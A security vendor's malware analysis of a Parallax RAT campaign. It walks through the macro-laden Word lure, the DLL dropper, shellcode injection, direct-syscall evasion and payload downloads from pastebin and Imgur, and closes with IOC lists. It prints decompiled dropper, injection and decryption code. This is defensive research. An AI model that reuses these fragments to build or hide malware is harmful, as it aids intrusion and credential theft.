Parallax: The New RAT on the Block

blog.morphisec.com/parallax-rat-active-status

- Tweet
-

Following the increase in **Parallax RAT** campaigns -- *the new RAT on the block*, Morphisec Labs decided to release more technical details on some of the latest campaigns that the Morphisec Unified Threat Prevention Platform intercepted and prevented on our customer's sites.

Parallax is an advanced remote access trojan that supports all Windows OS versions. It is capable of bypassing advanced detection solutions, stealing credentials, executing remote commands, and has also been linked to several coronavirus malware campaigns.

Parallax is mostly delivered through malicious spam campaigns with Microsoft word documents as the delivery vehicle of choice as will also be described in the following blog post

Technical Details

Before we dive into the details, we would like to cover the general flow of one of the attack chains we investigated.

General Flow:

The first stage in this campaign is a Microsoft Word document with embedded macros. When macros are enabled, a DLL is dropped to the %Temp% directory. The export function of this dll is then invoked, which injects shellcode to the *“Notepad.exe”* process. This process is responsible for downloading the next stage from pastebin, which is the Parallax RAT loader.

The Parallax RAT loader does similar things in order to execute the final Parallax RAT payload. It injects a shellcode to the *“mstsc.exe”* process, which is responsible for downloading the next stage from *“i.imgur.com”* in the form of a picture. It then decrypts the picture and injects it into the *“cmd.exe”* process. As part of its persistence mechanism, scheduled tasks will be created to launch the malware at various intervals.





Figure 1 -- The infection process tree



Name	Date modified	Type	Size
c1cbc00f.png	3/4/2020 9:15 PM	PNG File	630 KB
c4f9bc61.png	3/4/2020 9:15 PM	PNG File	630 KB
c93e7931.exe	3/10/2020 7:25 PM	Application	983 KB
ca0239b9.dat	3/10/2020 7:25 PM	DAT File	1,310 KB
edge.dll	3/8/2020 2:33 PM	Application exten...	52 KB

Figure 2 -- The Parallax working directory





Figure 3 -- A downloaded image from Imgur

First Stage:

Document:

Below is one example of a Microsoft Word document that's used to deliver Parallax RAT. Note the low detection rate according to VirusTotal. Morphisec Labs has seen these documents delivered via phishing emails to targeted machines since January 2020.



3 engines detected this file

3 / 60

7876ec24fe305888b3cd38aa4ec8561b49e5843de0bd46ae832e9e313142670b
RUTH_LLOYD.doc


2.21 MB
Size

2020-02-27 17:49:24 UTC
9 days ago

doc environ exe-pattern handle-file macros open-file run-dll write-file

Figure 4 -- The low detection rate in Virus Total

The content of the document is designed to lure the victim into enabling macros. Once that's done, the RAT can run and deliver its payload.


CAN'T VIEW THE CONTENT? READ THE BELOW STEPS

Please click "Enable Editing" and the "Enable Content" on the yellow bar above to display the content

Figure 5 -- Document content seems unreadable.

If we look at the embedded macros, we can see that there are two interesting calls in between the garbage code.




```
Sub valueuniqid()
Dim formName_tc As Boolean
On Error Resume Next
ChDir (Environ("Temp"))
If Jaje Then
Dim viewSchema, view, record, feature, level
     On Error Resume Next
     Set viewSchema = database.OpenView("ALTER TABLE Feature ADD Sequence LONG TEMPORARY")
     Set view = database.OpenView(sqlSort)
     view.Execute
     nextSequence = 0
    'Loop to link rows hierachically
End If
Call converteval "zero", "deal", "edge.dll"  "Perform", "Kaje")
formName_tc = Module1.oxygen()
If formName_tc = False Then
Call converteval "fall", "out", "edge.dll"  "Perform", "Kaje")
formName_tc = Module1.oxygen()
End If
End Sub
```

Figure 6 -- Macro call to dropper function.

These calls are responsible for parsing the words in the document itself and converting them back to DLL, 64-bit and 32-bit versions respectively. The words (numbers) in the document are actually the DLL split into decimal values. The first two arguments passed to the function mark the start and the end of the DLL, the third argument stands for the DLL name to be dropped in the %temp% folder, fourth and fifth are garbage and never used.

We found the same behavior in other documents with different names, as well as the same garbage code and the same number of unused arguments.



```
4e3afd2cc62bd8f5ec726d75376e6ccc4221178b1e350bdb61265a6458e19725e - ThisDocume...
(General)                     valueuniqid
        nextSequence = 0
      'Loop to link rows hierachically
    End If
    Call converteval("zero", "deal", "edge.dll", "Perform", "Kaje")
    formName_tc = Module1.oxygen()
    If formName_tc = False Then
    Call converteval("fall", "out", "edge.dll", "Perform", "Kaje")
    formName_tc = Module1.oxygen()
    End If
    End Sub
```

```
4e3afd2cc62bd8f5ec726d75376e6ccc4221178b1e350bdb61265a6458e19725e - M
(General)                     (Declaratio
    Declare PtrSafe Function oxygen Lib "edge.dll" ()
```


Figure 7 -- The export function is invoked

The DLL export function is invoked after parsing completes.

Second stage:

DLL:

The invoked DLL export function is responsible for decoding a shellcode that injects the next stage shellcode into a Notepad.exe process.




```
BOOL __stdcall oxygen(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  int *shellcode; // esi
  int *pastebin_url_buffer; // edi
  void (__cdecl *shellcode_entry_point)(int **); // esi
  BOOL result; // eax
  int *pastebin_url; // [esp+4h] [ebp-14h]
  int *v8; // [esp+8h] [ebp-10h]
  int v9; // [esp+Ch] [ebp-Ch]
  const char *v10; // [esp+10h] [ebp-8h]

  shellcode = (int *)VirtualAlloc(0, 0x4678u, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  if ( (dword_1000D040 ^ 0xA35) > byte_1000D005 )
    LOBYTE(Sid) = 28;
  if ( (char)(byte_1000D005 ^ 0xA4) <= byte_1000D005 )
    dword_1000D010 = 1792;
  pastebin_url_buffer = (int *)GlobalAlloc(GPTR, 0x78u);
  if ( dword_1000D040 < (signed int)flAllocationType )
    dword_1000D018 = 0xE5E;
  decode(shellcode, (int)&encoded_shellcode, 0x119E);
  v8 = shellcode;
  v9 = 0x1579;
  if ( dword_1000D040 <= byte_1000D005 )
    LOBYTE(peUse) = 0x2E;
  if ( flAllocationType * dword_1000D040 && dword_1000D024 )
    dword_1000D018 = 0xA37;
  if ( flAllocationType )
    LOBYTE(cchReferencedDomainName) = 0x47u;
  shellcode_entry_point = (void (__cdecl *)(int **))((char *)shellcode + 0x4639);// shellcode entry offset
  decode(pastebin_url_buffer, (int)&encoded_pastebin_url, 0x1E);// https://pastebin.com/raw/<pastebin>
  pastebin_url = pastebin_url_buffer;
  dword_1000D010 = 0x4C1;
  v10 = "notepad.exe";
  if ( byte_1000D005 > dword_1000D024 )
    LOBYTE(Sid) = 0x36;
  shellcode_entry_point(&pastebin_url);
  result = 1;
  if ( word_1000D008 >= dword_1000D040 )
    byte_1000D002 = 0x90u;
  return result;
}
```

Figure 8 -- The invoked DLL export function

First Stage Shellcode

In order to hide the use of the low level (Nt* and Zw* functions) process hollowing injection, the shellcode uses direct syscalls. Attackers use this technique to escape debugger breakpoints as well as evade userland hooks. Parallax maps its own copy of ntdll into memory to utilize this technique.




```
int __cdecl map_ntdll(int ntdll_path, int hkernel32)
{
  int (__stdcall *CreateFileW)(int, MACRO_GENERIC, MACRO_FILE, _DWORD, signed int, MACRO_FILE, _DWORD); // ST28_4
  int ntdll_filemapp_handle; // eax
  int (__stdcall *MapViewOfFile)(int, signed int, _DWORD, _DWORD, _DWORD); // [esp+0h] [ebp-18h]
  int (__stdcall *CreateFileMappingW)(int, _DWORD, signed int, _DWORD, _DWORD, _DWORD); // [esp+8h] [ebp-10h]
  int ntdll_handle; // [esp+14h] [ebp-4h]

  CreateFileW = (int (__stdcall *)(int, MACRO_GENERIC, MACRO_FILE, _DWORD, signed int, MACRO_FILE, _DWORD))GetProcAddress_custom(hkernel32, 0xA1EFE929);
  CreateFileMappingW = (int (__stdcall *)(int, _DWORD, signed int, _DWORD, _DWORD, _DWORD))GetProcAddress_custom(
                                                                                        hkernel32,
                                                                                        0x40CF273D);
  MapViewOfFile = (int (__stdcall *)(int, signed int, _DWORD, _DWORD, _DWORD))GetProcAddress_custom(
                                                                              hkernel32,
                                                                              0xAB9B382F);
  ntdll_handle = CreateFileW(ntdll_path, GENERIC_READ, FILE_SHARE_READ, 0, 3, FILE_ATTRIBUTE_NORMAL, 0);
  if ( ntdll_handle == -1 )
    return 0;
  ntdll_filemapp_handle = CreateFileMappingW(ntdll_handle, 0, 0x1000002, 0, 0, 0);
  return MapViewOfFile(ntdll_filemapp_handle, 4, 0, 0, 0);
}
```


Figure 9 -- Parallax maps its own ntdll copy to memory.

After the new copy of ntdll is mapped, Parallax uses simple offset extraction from the opcode to extract the system calls.



```
NtAllocateVirtualMemory = (int (__stdcall *)(signed int, _DWORD **))GetProcAddress_custom(hntdll, -668949132);
NtAllocateVirtualMemory_1 = from_ntdll_to_new_loaded_ntdll((int)NtAllocateVirtualMemory, hntdll, hntdll_mapped);
NtAllocateVirtualMemory_syscall = *(_DWORD *)(NtAllocateVirtualMemory_1 + 1);// offset to syscall (eax)
```

Figure 10 -- syscall extractions from suspicious functions.




```
009D1766    FF75 BC    push dword ptr ss:[ebp-44]
009D1769    49         dec ecx
009D176A    5A         pop edx
009D176B    8B45 08    mov eax,dword ptr ss:[ebp+8]
009D176E    83EC 28    sub esp,28
009D1771    0F05       syscall
```

Figure 11 -- Direct syscall invocation.

Injected shellcode

The injected shellcode (usually injected to Notepad.exe) is responsible for downloading and decoding Parallax RAT from pastebin.




pastebin.com/raw/gppW6yga

[illegible]

Figure 12 -- Pastebin raw content

The pastebin content is decoded using base64 and XORed with a key that is generated using CRC32 checksum function on the pastebin URL.



```
int __cdecl decrypt(int encoded_content, int content_len, int key)
{
  int result; // eax
  int key_len; // [esp+0h] [ebp-8h]
  int i; // [esp+4h] [ebp-4h]

  result = lstrlenW(key);
  key_len = result;
  for ( i = 0; i < content_len; ++i )
  {
    result = *(char *)(key + i % key_len) ^ *(char *)(i + encoded_content);
    *(_BYTE *)(i + encoded_content) = result;
  }
  return result;
}
```

Figure 13 -- The Decoding routine.

The decoded Parallax payload is then dumped and executed from the %temp% directory. Vitali K covered the loader and image decoder that makes up Parallax RAT, while the pastebin decoder is accessible via Github at https://gist.github.com/osipovar/a80e8b6b3caad209f17616761530302b

Conclusion

This new Parallax RAT campaign is indicative of the trend toward Malware-as-a-Service, or MaaS, one of the most pernicious weapons in the arsenal of threat actors. It's also the trend that has largely driven the level of innovation in malware available to cybercriminals. Despite this, Morphisec customers can remain confident that they are protected against Parallax RAT and other remote access trojans through the power of moving target defense.

Appendix

IOCs:

Doc (SHA1):

- 2b2eaf94189d21b7a4418ff480fa332832aa0d98
- e793d2e0ac963357dc7895f62071c1036eba8284
- e440f67ca7d34be0f7346013d078072f64774e8c
- 45df85b3fe8954099cd49fdc5d59863baf1e6b76
- 40efa7e40846c5041e33ecd3396082a160f8d72c
- b4d8a4470ed1dc1dec7cf62c6d0bada7ca1fed21
- 242c71fda9c05f89730204361ff6a21cdae025e7
- 2ab5bae45055e0c18ac9f0ccc190f6f277dc806f
- ff8c49fbfb3da3a8e84bc332e646e4df3f3f6760
- 50c623fab59258300680f3dd0447cf3815498d89
- ff8c49fbfb3da3a8e84bc332e646e4df3f3f6760
- 161820606da9b7949dd45b93fe39b07b01bd973e
- 2fb1a63a3505427e42323bafef10349cc48b2a8b

- 420d9ffc0a760c40ca2e8ea480b8e268225a07f2
- 1dc94d5d49cd4ab215f291d188544a4996c05654
- 8642f6bb8b1db4c3adaad1c90167430f28536362

Pastebin:

- hxxps://pastebin[.]com/raw/2spx5VGG
- hxxps://pastebin[.]com/raw/5PiLyRjs
- hxxps://pastebin[.]com/raw/5UNceFha
- hxxps://pastebin[.]com/raw/aKj2aqwc
- hxxps://pastebin[.]com/raw/AvEEMK9J
- hxxps://pastebin[.]com/raw/BTiRSV6C
- hxxps://pastebin[.]com/raw/BXBbPstB
- hxxps://pastebin[.]com/raw/cpfstw2k
- hxxps://pastebin[.]com/raw/CuUTrPX0
- hxxps://pastebin[.]com/raw/drvV1FPJ
- hxxps://pastebin[.]com/raw/EnTPcdwc
- hxxps://pastebin[.]com/raw/exs0tSC7
- hxxps://pastebin[.]com/raw/FAUCzPvi
- hxxps://pastebin[.]com/raw/eYRSb32g

PNG:

- hxxps://i.imgur[.]com/02OZh3h.png
- hxxps://i.imgur[.]com/KPolbR1.png
- hxxps://i.imgur[.]com/s9Nu51u.png
- hxxps://i.imgur[.]com/bnFTfnL.png
- hxxps://i.imgur[.]com/B4MGZog.png
- hxxps://i.imgur[.]com/swnDCdS.png
- hxxps://i.imgur[.]com/H0RNHhb.png
- hxxps://i.imgur[.]com/4lQl9FZ.png
- hxxps://i.imgur[.]com/8kZ4rhJ.png
- hxxps://i.imgur[.]com/FGfZfCf.png
- hxxps://i.imgur[.]com/82WDYmV.png
- hxxps://i.imgur[.]com/aNQrMu1.png

Contact SalesInquire via Azure